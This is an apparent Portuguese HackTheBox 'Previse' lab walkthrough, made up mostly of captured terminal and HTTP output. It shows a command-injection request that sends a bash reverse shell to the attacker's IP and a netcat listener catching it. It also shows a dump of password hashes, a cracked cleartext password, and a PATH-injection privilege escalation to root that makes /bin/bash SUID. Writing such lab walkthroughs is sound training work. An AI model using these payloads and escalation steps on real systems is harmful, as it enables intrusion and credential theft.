
delim=comma%26/bin/bash+-c+'bash+-i+>+/dev/tcp/IP/4343+0>%261'



```
POST /logs.php HTTP/1.1
Host: 10.10.11.104
User-Agent: Mozilla/5.0 (X11; Linu
Accept: text/html,application/xhtm
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-fc
Content-Length: 71
Origin: http://10.10.11.104
Connection: close
Referer: http://10.10.11.104/file_
Cookie: PHPSESSID=srj7o2hmuapopm14
Upgrade-Insecure-Requests: 1

delim=comma%26/bin/bash+-c+'bash+-i+>+/dev/tcp/10.10.15.79/1337+0>%261'
```

```
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 1337
listening on [any] 1337 ...
connect to [10.10.15.79] from (UNKNOWN) [
id
uid=33(www-data) gid=33(www-data) groups=
ls
accounts.php
android-chrome-192x192.png
android-chrome-512x512.png
apple-touch-icon.png
config.php
css
download.php
favicon-16x16.png
favicon-32x32.png
favicon.ico
file_logs.php
```


script -qc /bin/bash /dev/null



```
mysql> use previse
use previse
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-------------------+
| Tables_in_previse |
+-------------------+
| accounts          |
| files             |
+-------------------+
2 rows in set (0.00 sec)

mysql> select * from accounts;
select * from accounts;
+----+--------------------------------+------------------------------------+----------------
-----+
| id | username                       | password                           | created_at
     |
+----+--------------------------------+------------------------------------+----------------
-----+
|  1 | m4lwhere                       | $1$🧂llol$DQpmdvnb7EeuO6UaqRItf. | 2021-05-27 18:18:
36 |
|  2 | PRFzAofkKHOUHM2OdcQJzop2GNBly8t | $1$🧂llol$PqhN20umcf04SOIWN5ShR. | 2021-10-21 00:00:
12 |
|  3 | batata                         | $1$🧂llol$E6syh2LUUeUj42xLYAXmM. | 2021-10-21 04:38:
35 |
+----+--------------------------------+------------------------------------+----------------
-----+
3 rows in set (0.00 sec)

mysql> █
```


```
+----+----------+------------------------------------+---------------------+
| id | username | password                           | created_at          |
+----+----------+------------------------------------+---------------------+
|  1 | m4lwhere | $1$🧂llol$DQpmdvnb7EeuO6UaqRItf. | 2021-05-27 18:18:36 |
|  2 | batata   | $1$🧂llol$E6syh2LUUeUj42xLYAXmM. | 2021-10-16 04:49:07 |
+----+----------+----------------------------------+---------------------+
```

Quebrando a hash de senha




```
┌──(kali㉿kali)-[~/Pentest/Labs/HackTheBox/Previse]
└─$ john hash --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt-long
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ilovecody112235! (?)
unlink: /home/kali/.john/john.rec: No such file or directory

┌──(kali㉿kali)-[~/Pentest/Labs/HackTheBox/Previse]
└─$ 
```

Realizando login




```
www-data@previse:/var/www/html$ su m4lwhere
su m4lwhere
Password: ilovecody112235!

m4lwhere@previse:/var/www/html$ sudo -l
sudo -l
[sudo] password for m4lwhere: ilovecody112235!

User m4lwhere may run the following commands on previse:
    (root) /opt/scripts/access_backup.sh
m4lwhere@previse:/var/www/html$ 
```

Verificando as perms do script




```
ls -lha /opt/scripts/access_backup.sh
-rwxr-xr-x 1 root root 486 Jun  6 12:49 /opt/scripts/access_backup.sh
m4lwhere@previse:/var/www/html$ 
```



```
cat /opt/scripts/access_backup.sh
#!/bin/bash

# We always make sure to store logs, we take security SERIOUSLY here

# I know I shouldnt run this as root but I cant figure it out programmatically on my account
# This is configured to run with cron, added to sudo so I can run as needed - we'll fix it la
ter when there's time

gzip -c /var/log/apache2/access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_access.
gz
gzip -c /var/www/file_access.log > /var/backups/$(date --date="yesterday" +%Y%b%d)_file_acces
s.gz
m4lwhere@previse:/var/www/html$ 
```

PATH Injection

export PATH=/tmp:$PATH



```
m4lwhere@previse:/tmp$ echo "chmod 4777 /bin/bash" > gzip
echo "chmod 4777 /bin/bash" > gzip
m4lwhere@previse:/tmp$ sudo /opt/scripts/access_backup.sh
sudo /opt/scripts/access_backup.sh
m4lwhere@previse:/tmp$ ls /bin/bash
ls /bin/bash
/bin/bash
m4lwhere@previse:/tmp$ ls -lha /bin/bash
ls -lha /bin/bash
-rwsrwxrwx 1 root root 1.1M Jun  6  2019 /bin/bash
m4lwhere@previse:/tmp$ bash -p
bash -p
bash-4.4# id
id
uid=1000(m4lwhere) gid=1000(m4lwhere) euid=0(root) groups=1000(m4lwhere)
bash-4.4# cd /root
cd /root
bash-4.4# ls
ls
root.txt
bash-4.4# 
```